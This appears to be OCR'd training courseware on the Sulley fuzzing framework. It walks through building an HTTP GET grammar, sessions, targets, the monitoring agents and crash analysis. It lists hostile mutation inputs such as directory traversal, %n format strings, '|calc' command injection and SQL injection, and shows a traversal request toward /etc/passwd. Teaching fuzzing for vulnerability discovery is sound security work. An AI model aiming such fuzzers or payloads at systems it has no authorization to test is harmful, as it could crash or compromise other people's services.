
- Like many open-source community projects, no official releases
  - Project is stable and functional
- Retrieve source from Sulley SVN repository
- Included on course media files with bugfixes

```
$ git clone https://github.com/OpenRCE/sulley
```


Getting Sulley

Like many open-source projects, there is no official release of Sulley. Instead, users are sent to the source code repository to grab the latest version of the software using a Subversion client, as shown on this slide. A current version of Sulley with bugfixes suitable for the lab exercises is included with the course media files.

Setting Up



- Integrates with VMware restart and snapshot
- Control channel over custom RPC protocol
- Multiple simultaneous target support

S/Sulley,T/Target

Setting Up

Sulley offers a tremendous amount of flexibility in how a target and fuzzing environment is established. For the purposes of our lab exercise, we'll be using a single system (your client) as both the fuzzer and the target, as shown in Example 1 (on left). In this configuration, the target software runs on the same system as Sulley, where Sulley sends the mutations and monitoring to the target using local network communications.

While this is suitable for simple fuzzing tests, Sulley can also accommodate more complex testing, where more than one simultaneous target is evaluated, as shown in Example 2 (on right). When the fuzzing target is not on the same system as the fuzzer, we can deploy another instance of Sulley, which is controlled by the fuzzer system over a custom remote procedure call (RPC) protocol known as "`pedrpc`". In this configuration, the fuzzer can send the mutations directly to the target or through the RPC protocol, which then delivers the mutation over a local network interface (shown in Example 2, Target 1). Sulley can also communicate with a remote VMware control instance, where the local Sulley installation controls a copy of VMware's snapshot and restores functionality during testing. In this case, another local instance of Sulley is deployed in the virtual machine guest (shown in Example 2, Target 2/Guest).

With the exception of monitoring the crash dump information on a Linux target, Sulley offers a variety of deployment options that will suit most needs for fuzzing a target.

Walkthrough: HTTP GET Request

- Fuzz HTTP server with malformed GET requests
- Documentation: RFC2616 – HTTP 1.1

```
GET /index.html HTTP/1.1
Host: www.sans.edu
```


Walkthrough: HTTP GET Request

In this set of examples, we're going to build a grammar to describe a simple HTTP GET request, manipulating a target HTTP server with malformed data. For documentation, we can reference RFC2616, available at https://www.ietf.org/rfc/rfc2616.txt.

In order to focus our grammar and simplify the process of understanding the Sulley primitives, we'll limit our testing to the simple GET request shown on this slide.

Sulley Functions

- All Sulley functions start with the prefix "s_"
  - Generally avoids namespace conflicts
- Initialize and build blocks to describe your components
  - Later tied together in a session
- Each Sulley function references a global variable for the current fuzzer

Sulley Functions

In Sulley, all functions start with the prefix "`s_`". This generally allows us to avoid namespace conflicts with other imports.

We'll use the Sulley functions to initialize and build blocks of functionality to describe the components we are testing. These blocks are later tied into sessions that will be delivered to our target.

In Sulley, each function reference uses a global variable that keeps track of the current block or grammar you are describing.

HTTP GET Request: Initialization

- s_initialize()
- Single argument of fuzzer name
- Uses a global variable to keep track of current construct

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")
```


HTTP GET Request: Initialization

The `s_initialize` function creates a new fuzzer construct definition, identified with a string as a single parameter. Once it's called, Sulley will use a global variable to track all later access and additions to this construct.

HTTP GET Request: Immutable Values

- s_static()
- Accepts data to include that does not change
  - We are targeting GET requests
- ASCII strings or hex values as \xFF

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
```


HTTP GET Request: Immutable Values

When defining a protocol, you may find it necessary or desirable not to fuzz specific values. In these cases, Sulley provides the `s_static()` function, which accepts a value specified in quotes as an ASCII string or any hex values specified with a leading `\x` (for example `\xff`).

In our example, we'll specify the static value "GET" since this will be the basis of our HTTP GET request.

HTTP GET Request: Delimiters

- s_delim()
- Must specify a default value
  - Default used for later field fuzzing
- Mutation will include repetition, substitution, and exclusion of default value

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
```


HTTP GET Request: Delimiters

Sulley provides the `s_delim()` function to identify the presence of a delimiter. Unlike the `s_static()` function, the value specified with `s_delim()` will be actively mutated as part of the fuzzing process. To use `s_delim()`, specify a string that is the default value (that is, the legitimate value) for the protocol you are testing.

When Sulley mutates the `s_delim()` function, it will replace the default value with multiple repetitions of the specified value, as well as repetitions of common delimiters. Sulley will also test the target by excluding the specified delimiter. Once all mutations have been tested, Sulley will move on to the next field for mutation, using the default value specified.

HTTP GET Request: Strings

- s_string()
- Operates similarly to delimiter
- Mutations include
  - Repetition (2x, 1000x, ...)
  - Omission
  - Directory recursion (/../../)
  - Format strings (%n)
  - Command injection (|calc)
  - SQL injection (1;SELECT *)
  - CR+LF 1000x
  - NULL termination
  - Binary strings (\xde\xad)

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
```


HTTP GET Request: Strings

Sulley provides the `s_string()` function to identify the presence of a string in a protocol. Like `s_delim()`, you specify a default value for use in generating mutations and for use when Sulley moves beyond this field into later mutations.

The use of `s_string()` will be very common in ASCII-based protocols, allowing you to exercise the target's string-handling functionality with a variety of malformed data, including the following:

- String repetition (2x the string length, 4x, 8x, even 1000x the default string)
- String omission
- Directory recursion
- Format strings using `"%n"`
- Command injection
- SQL injection
- Repetitious carriage return/line feed characters
- Manipulating the NULL terminator
- Binary strings not based on printable ASCII characters

HTTP GET Request: Numbers (1)

- Used for binary or ASCII protocols
- 1/2/4/8 bytes: s_byte(), s_short(), s_long(), s_double()
  - Specify format=string for ASCII output, format=binary for binary
  - Specify endian="<" for little-endian, endian=">" for big-endian
- Sulley tests +/- 10 border cases near 0, maximum values, and common divisors (MAX/2, MAX/3, MAX/32, etc.)

HTTP GET Request: Numbers (1)

When fuzzing a protocol, you may come across characteristics of the protocol best described with a number. Fortunately, Sulley provides multiple methods to represent numbers, using either ASCII or binary representation.

Four primary functions are available, depending on the length of the number you wish to represent:

- `s_byte()`, used to specify a 1-byte number
- `s_short()`, used to specify a 2-byte number
- `s_long()`, used to specify a 4-byte number
- `s_double()`, used to specify an 8-byte number

At a minimum, these functions are called with a default value in the following format:

```
s_short(8)
```

Optionally, you may specify if the number is to be represented in big-endian or little-endian format by adding an `endian="<"` (less than) argument to specify little-endian or `endian=">"` (greater than) argument to specify big-endian. By default, Sulley represents all numbers in little-endian format. You may also configure the number value as a representation in binary (the default) or ASCII format by specifying `format="binary"` or `format="ascii"`. In the example below, a 4-byte number is represented in binary format using big-endian notation with a value of 31337:

```
s_long(31337, format="binary", endian=">")
```

Sulley will only generate a limited number of mutations for each number being represented, including the 10 positive and negative border cases (10 smallest values possible and 10 largest values possible), positive and negative values near 0, and common value divisors (such as the maximum value divided by 4). This provides adequate coverage to test the handling of a numeric value without testing every possible value. If you do wish to test every possible value for a number, you may specify the `full_range=True` parameter, as shown in the following example:

```
s_byte(0, full_range=True)
```

The full_range modifier should be used sparingly, and only with `s_byte()` or `s_short()` values. If used with `s_long()` and a 1/10th of a second delay between each test case, it would take 4,971 days to complete all the tests!

HTTP GET Request: Numbers (2)

- Representing "1.1\r\n"
- "1.1" split into different fields
- Each "1" is represented with one byte
  - format="string"
- Is s_byte() the best representation for this value?

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
s_delim(" ")
s_static("HTTP")
s_delim("/")

s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
s_static("\r\n")
```


HTTP GET Request: Numbers (2)

Returning to our HTTP GET request example, we've filled in more of the protocol definition using the `s_delim(), s_static(),` and `s_string()` functions. To represent the `"1.1\r\n"` portion of our request, we've specified two `s_byte()` values, as follows:

```
s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
```

This is then followed by a static carriage return and line feed. In these `s_byte()` fields, we've specified `format="string"` to cause the number to be represented in ASCII format instead of the default binary format.

For the purposes of this example and to explain the functionality of Sulley, we used `the s_byte()` function to represent the value of the HTTP request version. However, it may merit further thought as to whether or not this was the best method for describing this part of the protocol. Depending on how the developer checks for the `"1.1"` value at the end of the request line, converting the values to numbers may not trigger any potential bugs (especially if the check is performed with a string-matching operation).

HTTP GET Request: Finishing Up the Grammar

- Add remaining strings, delimiters, and static data
- Helpful to add comments throughout for readability

```
# GET /index.html HTTP/
s_static("GET")
s_delim(" ")
s_static("/")
# omitted for space - in notes

# 1.1\r\n
s_byte(1, format="string")
s_delim(".");
s_byte(1, format="string")
s_static("\r\n")

# Host: www.sans.edu\r\n\r\n
s_string("Host")
s_delim(":")
s_delim(" ")
s_string("www.sans.edu")
s_static("\r\n\r\n")
```


HTTP GET Request: Finishing Up the Grammar

To finish up our example of the HTTP GET request, we can fill in the second line of the request using `s_string()` and `s_delim()`. Since all HTTP requests end with two successive carriage-return/line-feed pairs, a `s_static()` function is used to specify this value at the end of the script.

Adding comments throughout the script with a leading pound sign ("#") is also useful to make the content more readable. Adding descriptions or a representation of the data you are describing will make editing your Sulley script easier as well.

HTTP GET Request: Counting Mutations

- s_num_mutations()
- Identifies the number of mutations
- Suggestion: Show mutation count at end of script
  - Allow cancel with CTRL-C if needed

```
import time
import sys

if s_block_start("main"):
  s_string("GET /index.html")
  s_static(" HTTP/")
  s_string("1.1")
  s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(5):
  print str(5 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)
```


HTTP GET Request: Counting Mutations

Sulley provides the `s_num_`mutations() function to identify the number of mutations that will be generated. When you're writing a Sulley script, it's wise to identify the number of mutations that will be generated, combined with a short countdown mechanism that allows the user to cancel the fuzzer before it starts, if they believe there is an error or there are too many mutations being generated.

In this example, we've supplied some sample code to identify the total number of mutations and provide the user the opportunity to cancel the fuzzer with a 5-second countdown.

HTTP GET Request: Estimating Runtime

- Each mutation has a minimum wait time between test case delivery
- Can calculate estimated runtime using wait time and number of mutations

```
SLEEP_TIME=0.1

if s_block_start("main"):
  s_string("GET /index.html")
  s_static(" HTTP/")
  s_string("1.1")
  s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Minimum time for execution: " +
  str(round(((s_num_mutations()  *
  SLEEP_TIME)/3600),2)) + " hours."
```


HTTP GET Request: Estimating Runtime

Another way to take advantage of `s_num_mutations()` is to calculate the estimated runtime for the fuzzer. Sulley allows us to specify a minimum wait time between the delivery of test cases, which we can multiply by the number of mutations to generate an estimated minimum runtime. In the example on this slide, we've defined a variable known as `SLEEP_TIME` as 0.1 seconds. Multiply this value by the result of `s_num_mutations()` and divide by 3,600 to provide a runtime estimate in hours for the user.

Note that Sulley could finish with the test cases before the identified minimum runtime, as Sulley will skip any specified primitives once it is able to reliably use a mutation to crash the target system. As a simple estimate, however, this technique can be useful for knowing when to check back with the fuzzer to see if it has completed.

HTTP GET Request: Displaying Mutations

- s_render()
  - Returns current mutation
- s_mutate()
  - Generates the next mutation
- Combine with total mutation count and a loop to display all
- ASCII dump or convert to hex format

```
print "Total mutations: " +
  str(s_num_mutations()) + "\n"

print "Press CTRL/C to cancel in ",
for i in range(3):
  print str(3 - i) + " ",
  sys.stdout.flush()
  time.sleep(1)

print "ASCII mutation output:"
while s_mutate():
  print s_render()
```

```
print "Hex dump mutation output:"
while s_mutate():
  print s_hex_dump(s_render())
```


HTTP GET Request: Displaying Mutations

When developing the fuzzer, it can be helpful to have Sulley show you exactly the mutations it will be generating. To achieve this goal, we can use the `s_mutate()` function to cause Sulley to step to the next mutation. The accompanying `s_render()` function will return a Python string of the mutation content that we can print to the screen. Since `s_mutate()` will return true until the last mutation has been reached, we can wrap the `s_mutate()` function in a while loop, as shown on this slide in the top example.

If your target protocol is not ASCII-based, you can wrap the `s_render()` output in the `s_hex_dump()` function (shown on this slide, at bottom) to provide a standard hexadecimal and ASCII representation similar to the output provided by the tcpdump tool.

HTTP GET Request: Completed Script

```
$ python http.py
Mutations: 18655
Press CTRL/C to cancel in  5  4  3  2  1
Data:

0000: 47 45 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c 20   GET /index.html
0010: 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20   HTTP/1.1..Host:
0020: 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d 0a   www.sans.edu....

0000: 50 4f 53 54 20 2f 69 6e 64 65 78 2e 68 74 6d 6c   POST /index.html
0010: 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a    HTTP/1.1..Host:
0020: 20 77 77 77 2e 73 61 6e 73 2e 65 64 75 0d 0a 0d    www.sans.edu...
0030: 0a                                                 .

<omitted for space>
0000: 47 45 54 20 2f 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e   GET //../../../.
0010: 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e   ./../../../../..
0020: 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 65 74 63 2f 70 61   /../../../etc/pa
```


HTTP GET Request: Completed Script

This slide presents the completed HTTP GET script. Note that this script does not attempt to deliver the content to the target, as it will only print the mutations to the screen. In the next session, we'll examine Sulley's session-building capabilities, where it will deliver the mutations to one or more identified targets.

```
#!/usr/bin/env python
from sulley import *
import sys
import time

s_initialize("HTTP")
s_group("http-verbs", values = [ "GET", "POST", "HEAD", "TRACE", "OPTIONS"
])

# VERB /index.html HTTP/1.1\r\n
if s_block_start("main", group="http-verbs"):
        s_delim(" ")
        s_static("/")
        s_string("index.html")
        s_delim(" ")
        s_static("HTTP")
```

```
        s_delim("/")
        s_byte(1, format="string")
        s_delim(".")
        s_byte(1, format="string")
        s_static("\r\n")

        # Host: www.sans.edu
        if s_block_start("http-host"):
                s_string("Host")
                s_delim(":")
                s_delim(" ")
                s_string("www.sans.edu")
        s_block_end("http-host")
        s_repeat("http-host", min_reps=0, max_reps=100, step=10)

        # \r\n\r\n
        s_static("\r\n\r\n")

s_block_end("main")


print "Mutations: " + str(s_num_mutations())
print "Press CTRL/C to cancel in ",
for i in range(5):
        print str(5 - i) + " ",
        sys.stdout.flush()
        time.sleep(1)

print "\nData:"

while s_mutate():
  print s_hex_dump(s_render())
```

HTTP GET Request: Sulley Sessions

- Allows you to identify fuzzer name created with s_initialize()
- Can join multiple fuzzers together
- Accepts one or more targets with control options
- Controls delivery over TCP, UDP, or SSL
- Uses graph theory to fuzz each component

HTTP GET Request: Sulley Sessions

Sulley uses the concept of sessions to take one or more fuzzers identified with the `s_initialize()` function, potentially combining their mutations together to target one or more systems. In the mutations delivery capability, Sulley can target a system over a TCP, UDP, or SSL connection, using graph theory concepts to test each of the identified targets.

HTTP GET Request: Create a Session

- Object: Sessions
- Instantiate session with desired options
  - session_filename: No default
  - sleep_time: def 1.0
  - log_level: def 2
  - proto: "tcp"
  - timeout: 5
  - crash_threshold: 3

```
SLEEP_TIME=0.5
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space

mysess = sessions.session(
    session_filename="http.sess",
    sleep_time=SLEEP_TIME,  timeout=10,
    crash_threshold=3)
```


HTTP GET Request: Create a Session

Sulley's sessions are instantiated as a new object with multiple options:

- `session_filename`: The `session_filename` parameter is used to identify a file that is used to keep track of Sulley's state. Interrupting and resuming Sulley is possible through the session file, which identifies the current mutation Sulley is delivering. There is no default for this option, and it is mandatory for Sulley to instantiate the session object.
- `sleep_time`: The `sleep_time` parameter identifies a number of seconds specified in a float to wait between the delivery of each mutation. This has a default of 1 second to wait between each mutation. We can reduce this value to accelerate through the test cases; however, if we send data too rapidly, we may not be effectively testing the target's handling capabilities. A value of 0.5 seconds is reasonable when the target is on a low-latency link without a significant amount of overhead.
- `proto`: Specifies the protocol to use for delivering the test cases—one of "tcp", "udp", or "ssl".
- `timeout`: Specifies the number of seconds Sulley should wait before indicating that a host has become unresponsive from a test case. This has a default value of 5 seconds, which should only ever be increased to avoid generating a false positive of a crashed target when the host is otherwise busy and unable to respond to the host connection test in a timely manner.
- `crash_threshold`: Specifies the number of crashes Sulley should observe from a given primitive before moving onto the next primitive. With a default value of 3, this is a reasonable value to retain. If you wish to have Sulley exhaustively test all of the mutations for a primitive regardless of the number of crashes generated, specify a large `crash_threshold` value, such as "1000000".

In the example on this slide, the session "mysess" is instantiated with the specified configuration options. We'll continue to use the "mysess" variable to specify the other configuration options that influence the test.

HTTP GET Request: Add Fuzzer to Session

- Add fuzzer to session using connect()
- Requires fuzzer name returned by s_get()
  - Name identified with s_initialize()
- Session graph accommodates multiple nodes

```
s_initialize("HTTP")

s_static("GET")
s_delim(" ")
# ... omitted for space
mysess = sessions.session(
     session_filename="http.sess",
    sleep_time=0.5, timeout=10,
    crash_threshold=3)

 mysess.connect(s_get("HTTP"))
# Option: add multiple fuzzers to graph
# mysess.connect(s_get("FOO"),
#      s_get("BAR"))
```


HTTP GET Request: Add Fuzzer to Session

After instantiating the session, we can add one or more fuzzers with the `connect() method`. The `connect() method` requires the name of the fuzzer as returned by the `s_get()` function.

In the example on this slide, we have used `s_initialize()` to create a fuzzer called "HTTP". When we add it to the session "mysess", we call the `connect()` method using `s_get("HTTP")` to return the fuzzer context. If you want to connect multiple fuzzers together, add additional arguments to the `connect() method`, as shown in the following example for the fuzzers "FOO", "BAR", and "BAZ":

```
mysess.connect(s_get("FOO"), s_get("BAR"), s_get("BAZ"))
```

HTTP GET Request: Specify Targets

- Instantiate target with sessions.target()
  - Identify target IP address and port
- Packet capture agent: Netmon
- Process analysis agent: Procmon

```
mysess.connect(s_get("HTTP"))

fh = open("http.udg", "w+")
fh.write(sess.render_graph_udraw())
fh.close()

target = sessions.target("10.10.10.10",
  80)
target.netmon =
    pedrpc.client("10.10.10.10",  26001)
target.procmon =
    pedrpc.client("10.10.10.10",  26002)

target.procmon_options =  {
    "proc_name" : "lighttpd",
    "stop_commands" :
           ['net stop lighttpd'],
    "start_commands" :
           ['net start lighttpd'],
}
```


HTTP GET Request: Specify Targets

Once we have added the fuzzer to our session, we can create and add one or more targets identified by their IP address and port that will receive the data mutations. For each test target, instantiate an object using `sessions.target()`, specifying the IP address as a string and the target port as an integer, as shown in this slide.

Once the target is instantiated, we can configure Sulley helper functions for the target by setting the Netmon and Procmon members. The Netmon member identifies the IP address and port of the Sulley `"network_monitor.py"` helper service used for capturing and saving the network activity, often running on the host generating or receiving the mutations, using a default port of 26001. The Procmon member identifies the IP address and port of the Sulley "`process_monitor.py`" helper service used for tracing the execution of the target application running on the host, receiving the mutations with a default port of 26002.

The target object also accepts configuration information for the process monitor functionality in the `Procmon_options` member in the form of a Python dictionary. Sulley will examine the contents of the keys `"proc_name"` to identify the name of the executable to attach to, `"stop_commands"` as a command to execute to force the target to terminate execution, and `"start_commands"` as a command to restart the target. Note that the `stop_commands` and `start_commands` values are Python arrays, allowing us to specify multiple values for starting and stopping the process that Sulley will execute in order.

We'll examine the Sulley helper functions for process and network monitoring in more detail later in this module.

HTTP GET Request: Add Targets, Fuzz!

- add_target()
- Add one or more instantiated targets to session
- Sulley will perform fuzzing in parallel
  - Limited by CPU of fuzzing host
- fuzz() starts the mutation delivery

```
target = sessions.target("10.10.10.10",
  80)
target.netmon =
    pedrpc.client("10.10.10.10",  26001)
target.procmon =
    pedrpc.client("10.10.10.10",  26002)

target.procmon_options =  {
    "proc_name" : "lighttpd",
    "stop_commands" :
           ['net stop lighttpd'],
    "start_commands" :
           ['net start lighttpd'],
}

mysess.add_target(target)
mysess.fuzz()
```


HTTP GET Request: Add Targets, Fuzz!

Using our `sessions.session()` instantiation (created earlier), we can add the target instantiations with the `add_target()` method, specifying the name of the target variable. We can repeat this process for each of the target systems we are testing.

Finally, after adding all the targets, we can initiate the mutation, delivery, and monitoring capabilities by running the `fuzz()` method of our `sessions.session()` object.

Sulley Agents

- Tools that run on the target to assist in fuzzing
- Netmon: Capture Libpcap files for each mutation
- Procmon: Monitor process for faults, restarting as needed
- vmcontrol: Start, stop, and reset guest; take, delete, and restore snapshots
- Listen on ports defined for target

Sulley Agents

In the configuration of the targets, we saw the configuration options to specify a Netmon, Procmon, and vmcontrol listener. These agents consist of Python helper tools supplied with Sulley that often run on the target system.

Netmon: Captures and stores Libpcap files for each mutation.

Procmon: Monitors the target process for faults, restarting it as needed.

vmcontrol: Starts, stops, and resets the guest OS; can also take, delete, and restore snapshots.

Each of the Netmon, Procmon, and vmcontrol services communicate with the Sulley fuzzer over the custom RPC protocol "pedrpc" on an identified TCP port. We'll look at the two most popular tools next, Netmon and Procmon.

Netmon Agent

- Runs on the target or fuzzing system
  - Windows or Linux
- Stores pcap files for each mutation
  - Delivery of mutation and response from target
- Serialized filenames correspond to mutation numbers
- Requires WinPcap/Libpcap, Impacket, and Pcapy on target
- Requires administrator/root privileges

Do not expose Netmon on a production host

Netmon Agent

The Netmon agent runs on the target or the fuzzing system, capturing and storing Libpcap packet capture data sent for each mutation. This includes the delivery of the mutated data from the fuzzer, as well as the response from the target system or systems. Netmon will store the packets observed in the delivery and response in a unique filename corresponding to the mutation number. This functionality is not required for Sulley, but it can provide a valuable representation of the exchange between the fuzzer and the target.

To use Netmon, you must first install the WinPcap drivers (on Windows; use Libpcap on Linux systems) as well as the Impacket and pcapy libraries, freely available from CORE Security Technologies (Impacket is currently maintained by SecureAuth Corp and Pcapy by Help Systems):

https://github.com/helpsystems/pcapy

https://github.com/SecureAuthCorp/impacket

Since we are performing a packet capture on the host, administrator access is required to start the Netmon agent. In the following example, the `network_monitor.py` script is called without arguments to demonstrate the available command line interfaces, followed by an example that listens on `interface 0` (the eth0 interface in this example) and stores the packet captures in the audits/ directory:

```
# python network_monitor.py
ERR> USAGE: network_monitor.py
    <-d|--device DEVICE #>    device to sniff on (see list below)
    [-f|--filter PCAP FILTER] BPF filter string
    [-P|--log_path PATH]      log directory to store pcaps to
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity
    [--port PORT]             TCP port to bind this agent to

Network Device List:
    1   eth0
    2   any
    3   lo

# python network_monitor.py -d 0 -P ./audit
[12:06.55] Network Monitor PED-RPC server initialized:
[12:06.55]       device:    eth0
[12:06.55]       filter:
[12:06.55]       log path:  ./audit
[12:06.55]       log_level: 1
[12:06.55] Awaiting requests...
```

When running the Netmon agent, log the data to an empty directory that will only be used for the storage of the Libpcap files. Do not select a directory with any other files in it since it is possible to inadvertently delete files during the postmortem phase of the analysis.

Due to the nature of the Netmon agent and RPC functionality, it is recommended that you do not expose the Netmon functionality on a production host that is accessible by any other network.

Procmon Agent

- Runs on the target system
- Monitors identified process
  - Identifies and reports fault data
  - Stores detailed fault data locally
- Requires PyDbg from the PaiMei project
- Runs on Windows only
  - Not required to use Sulley, but very helpful for fault identification

Do not expose Procmon on a production host

Procmon Agent

The Procmon agent runs on the target system, monitoring the process executable identified by the command line parameters. Using debugger-style functionality, Procmon will attach to the target executable and monitor the process for fault data. In the event a fault is identified, Procmon will store information such as the contents of the registers at the time of the crash and the contents of the stack, as well as the disassembly around the crash.

Procmon relies on the functionality provided by the PyDbg tools from PaiMei, also included with Sulley. PyDbg provides us with valuable analysis data in the event of a fault, but it is limited to Windows systems only. Procmon is not required for use with Sulley, but it provides valuable fault information, which is useful for identifying the cause of the fault and if the fault is potentially exploitable.

In the following example, the `process_monitor.py` script is called without arguments to demonstrate the available command line interfaces, followed by an example that attaches to the process "Savant Web Server.exe". Crash-related data is also stored for the process in the file "`audit/HTTP-crashbin`".


```
C:\dev\sulley>python process_monitor.py
ERR> USAGE: process_monitor.py
    <-c|--crash_bin FILENAME> filename to serialize crash bin class to
    [-p|--proc_name NAME]     process name to search for and attach to
    [-i|--ignore_pid PID]     ignore this PID when searching for
```

```
the target process
    [-l|--log_level LEVEL]    log level (default 1), increase for more
verbosity

    [--port PORT]             TCP port to bind this agent to

C:\dev\sulley>python process_monitor.py -c audit/HTTP-crashbin -p "Simple
Web Server.exe"
[04:25.42] Process Monitor PED-RPC server initialized:
[04:25.42]       crash file:  audit/HTTP-crashbin
[04:25.42]       # records:   0
[04:25.42]       proc name:   Simple Web Server.exe
[04:25.42]       log level:   1
[04:25.42] awaiting requests...
```

Due to the nature of the Procmon agent and RPC functionality, it is recommended that you do not expose the Procmon functionality on a production host that is accessible by any other network.

Running Sulley

- On target (open multiple cmd.exe's)
  - Start procmon.py
  - Start netmon.py
  - Start target software
- On fuzzer
  - Start fuzzing script
  - Monitor status with web UI
- Kick back and wait



Running Sulley

When running Sulley, it is helpful to open multiple command shells. In one command shell, start the `procmon.py script`, and in another shell, start the netmon.py script (if desired). Then start the target software.

Next, start the fuzzing script on the fuzzer system. Sulley will attempt to connect to the configured agents and then start to deliver mutations to the target.

Sulley provides a web interface that delivers a status of the fuzzing process, as well as a quick reference to the identified faults and the stored crash dump data. While the fuzzer is running, browse to port 26000 on the fuzzing system. You can also pause and resume the fuzzer from the web UI.

Sulley Postmortem Analysis

- Sulley includes two tools to help in assessing session results:
- pcap_cleaner: Removes all files without crash data (even non-pcap)
- crashbin_explorer: Used to navigate, examine, and graph crash data
  - Crash data also accessible in web UI

```
python pcap_cleaner.py http.crashbin http-pcaps/
```


Sulley Postmortem Analysis

Sulley provides two tools to assist in analyzing the results of the fuzzing session after the fuzzer has finished.

`pcap_cleaner:` The `pcap_cleaner.py` tool is used to remove the Libpcap packet captures from the Netmon logging directory, leaving only the Libpcap files corresponding to identified faults behind. However, use this command with caution, since it will delete all the files in the Netmon logging directory unless they are associated with a fault, even non-Libpcap files. To use the `pcap_cleaner` tool, specify the location of the crashbin logging file and the directory where the Netmon captures are stored.

`crashbin_explorer:` The `crashbin_explorer.py` script allows us to navigate and examine the crash data associated with identified faults. This information is the same as the data accessible from the web UI during the fuzzing session, but it can be accessed after the fuzzer has completed testing mutations and exited.

crashbin_explorer.py

```
C:\dev\sulley\utils>python crashbin_explorer.py ..\http.crashbin
[6] [INVALID]:226e2522 Unable to disassemble at 226e2522 from thread 3408 caused access
violation
        2671, 2671, 6401, 10131, 13861, 17591,

[1] :7c911e58 mov ecx,[ecx] from thread 2300 caused access violation
        16291,

[26] [INVALID]:7777203a Unable to disassemble at 7777203a from thread 3112 caused access
violation
         3731, 3731, 3732, 3733, 3734, 3735, 3731, 3732, 3733, 3734, 3735, 7461,
 7462, 7463, 7464, 7465, 11191, 11192, 11193, 11194, 11195, 14921, 14922, 14923,

[2] [INVALID]:efbeadde Unable to disassemble at efbeadde from thread 292 caused access
violation
        2687, 2687,
```

Summary data for discovered faults from Procmon

crashbin_explorer.py

To use the `crashbin_explorer` utility, specify the name of the crashbin file generated during the fuzzing process. By default, `crashbin_explorer` will summarize all the fault information identified by the Procmon agent, as shown on this slide.

To get more detail about a specific test case, add the `"-t N"` argument, where N is the test case number identified in the crash dump summary information. If the EIP register is valid at the time of the crash dump, `crashbin_explorer` will display the instruction that triggered the fault, as well as several instructions leading up to the crash. `Crashbin_explorer` will also display the contents of all the registers along with the SEH data at the time of the crash.

Killing Python, Enhancing Procmon

- Sulley does not respond well to CTRL-C on Windows
- Kill all Python instances from the shell using taskkill
- Use small batch scripts for Procmon start/stop functionality
  - Can add your own debugging to a log file

```
taskkill /IR python.exe
```

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```


Killing Python, Enhancing Procmon

Unfortunately, Sulley does not respond well to the "CTRL-C" interrupt procedure on Windows systems. To force the Sulley process to stop, we can selectively kill the `python.exe process` from the Windows Task Manager, or we can stop all the Python processes from the command line:

```
C:\>taskkill /IR python.exe
```

Note this will stop all the Python processes on the target host, which may include the Netmon and Procmon functionality and any other Python scripts currently executing on your target. You can also add the `/F` flag to taskkill to force the process to stop (sort of like kill vs. *kill -9* on Unix systems).

We can also extend the Procmon start/stop functionality by adding commands that generate logging information for us. Recall that the Procmon start and stop commands accept an array as an argument, allowing us to add an arbitrary number of commands to run each time Sulley starts or stops the target process. For example, we can add a small command to log the date and time when Sulley stops the target process:

```
(date /T && time /T && echo Killed Process) >>logfile.txt
```

